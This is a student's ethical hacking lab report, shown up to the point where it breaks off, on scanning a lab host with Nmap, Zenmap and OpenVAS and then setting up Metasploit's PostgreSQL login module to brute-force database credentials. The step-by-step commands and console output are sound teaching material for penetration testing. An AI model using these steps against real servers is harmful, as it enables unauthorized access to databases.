Remote and Local Exploitation

ETHICAL HACKING & LAB 2

Student Info
Name: SRIJA PABBA
Student ID: 00866719
Email:
spabb6@unh.newhaven.edu

Table of Contents

Executive Summary

Highlights

> *In this lab, I exploited a vulnerable Postgres service on a Linux server using the Metasploit framework on Kali Linux. The lab covered key penetration testing stages: planning, scanning, and gaining access. I utilized Nmap/Zenmap for network scanning, OpenVAS and Greenbone Security Assistant for vulnerability assessment, and IceWeasel for reconnaissance. After gaining access, I used Metasploit for privileged execution.*


Objectives

> *The objective of this lab is to understand the stages of penetration testing by exploiting a vulnerable Postgres service. This includes planning, scanning with tools like Nmap/Zenmap and OpenVAS, and gaining access. I aim to enhance my skills in ethical hacking by using the Metasploit framework for exploitation and privileged execution.*


Lab Description Details


Scanning the firewall for open ports

Nmap 203.0.113.100 –system-dns




Zenmap and launching the intense scan for 203.0.113.100






postgreQL service in Ports/Hosts Tab




To initialize the OpenVAS Network Scanning application, I typed the Command

/home/scripts/openvas_start


Opened the Iceweasel Web browser and typed https://127.0.0.1:9392




Expanding the I understand line and Adding Exception




Login to Greenbone Security Assistant




Started scanning for Ip 203.0.113.100



Checking the description of the Vulnerability for the high vulnerability link



Launching msfconsole of the Metasploit framework



To change the Banner type command “banner” in msfconsole

```
msf > banner

Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.5-2016010401                   ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post        ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Search for PostgreSQL login auxiliary model

```
Applications  Places  Terminal  Sun 00:00  1
root@kali2: ~
File  Edit  View  Search  Terminal  Help
msf > search postgres_login

Matching Modules
================

   Name                                        Disclosure Date  Rank    Descriptio
n
   ----                                        ---------------  ----    ----------

   auxiliary/scanner/postgres/postgres_login                    normal  PostgreSQL
 Login Utility
```

Use of the PostgreSQL login auxiliary model and type info for information about it.

```
lab.infoseclearning.com/console/4703601/44
External Kali- Remote and Local Exploitation
Enforce US Keyboard Layout   View Fullscreen   Send Ctrl+Alt+Delete   Reboot
Applications  Places  Terminal   Sun 00:01
root@kali2: ~
File  Edit  View  Search  Terminal  Help

msf > use auxiliary/scanner/postgres/postgres_login
msf auxiliary(postgres_login) > info

       Name: PostgreSQL Login Utility
     Module: auxiliary/scanner/postgres/postgres_login
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  todb <todb@metasploit.com>

Basic options:
  Name              Current Setting                                                  Required  Description
  ----              ---------------                                                  --------  -----------
  BLANK_PASSWORDS   false                                                            no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                                                                yes       How fast to bruteforce, from 0 to 5
  DATABASE          template1                                                        yes       The database to authenticate against
  DB_ALL_CREDS      false                                                            no        Try each user/password couple stored in the c
urrent database
  DB_ALL_PASS       false                                                            no        Add all passwords in the current database to
the list
  DB_ALL_USERS      false                                                            no        Add all users in the current database to the
list
  PASSWORD                                                                           no        A specific password to authenticate with
  PASS_FILE         /usr/share/metasploit-framework/data/wordlists/postgres_default_pass.txt  no        File containing passwords, one per line
  Proxies                                                                            no        A proxy chain of format type:host:port[,type:
host:port][...]
  RETURN_ROWSET     true                                                             no        Set to true to see query result sets
  RHOSTS                                                                             yes       The target address range or CIDR identifier
  RPORT             5432                                                             yes       The target port
  STOP_ON_SUCCESS   false                                                            yes       Stop guessing when a credential works for a h
ost
  THREADS           1                                                                yes       The number of concurrent threads
  USERNAME          postgres                                                         no        A specific username to authenticate as
  USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/postgres_default_userpass.txt  no        File containing (space-seperated) users and p
asswords, one pair per line
```

Set the Ip address of the target and allowing the auxiliary module to try the username for the password and finally stopping the attack when the password is guessed correctly

```
msf auxiliary(postgres_login) > set RHOSTS 203.0.113.100
RHOSTS => 203.0.113.100
msf auxiliary(postgres_login) > set USER_AS_PASS true
USER_AS_PASS => true
msf auxiliary(postgres_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(postgres_login) > show options
```

Checking the options what we have set before, by typing the following command in the auxiliary module

```
Applications  Places  Terminal                    Sun 00:07
                                                  root@kali2: ~
File  Edit  View  Search  Terminal  Help
SER_AS_PASS => true
msf auxiliary(postgres_login) > set STOP_ON_SUCCESS true
TOP_ON_SUCCESS => true
msf auxiliary(postgres_login) > show options

odule options (auxiliary/scanner/postgres/postgres_login):

  Name              Current Setting                                                 Required  Description
  ----              ---------------                                                 --------  -----------
  BLANK_PASSWORDS   false                                                           no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                                                               yes       How fast to bruteforce, from 0 to 5
  DATABASE          template1                                                       yes       The database to authenticate against
  DB_ALL_CREDS      false                                                           no        Try each user/password couple stored in the
urrent database
  DB_ALL_PASS       false                                                           no        Add all passwords in the current database to
the list
  DB_ALL_USERS      false                                                           no        Add all users in the current database to the
list
  PASSWORD                                                                          no        A specific password to authenticate with
  PASS_FILE         /usr/share/metasploit-framework/data/wordlists/postgres_default_pass.txt  no        File containing passwords, one per line
  Proxies                                                                           no        A proxy chain of format type:host:port[,type
host:port][...]
  RETURN_ROWSET     true                                                            no        Set to true to see query result sets
  RHOSTS            203.0.113.100                                                   yes       The target address range or CIDR identifier
  RPORT             5432                                                            yes       The target port
  STOP_ON_SUCCESS   true                                                            yes       Stop guessing when a credential works for a
ost
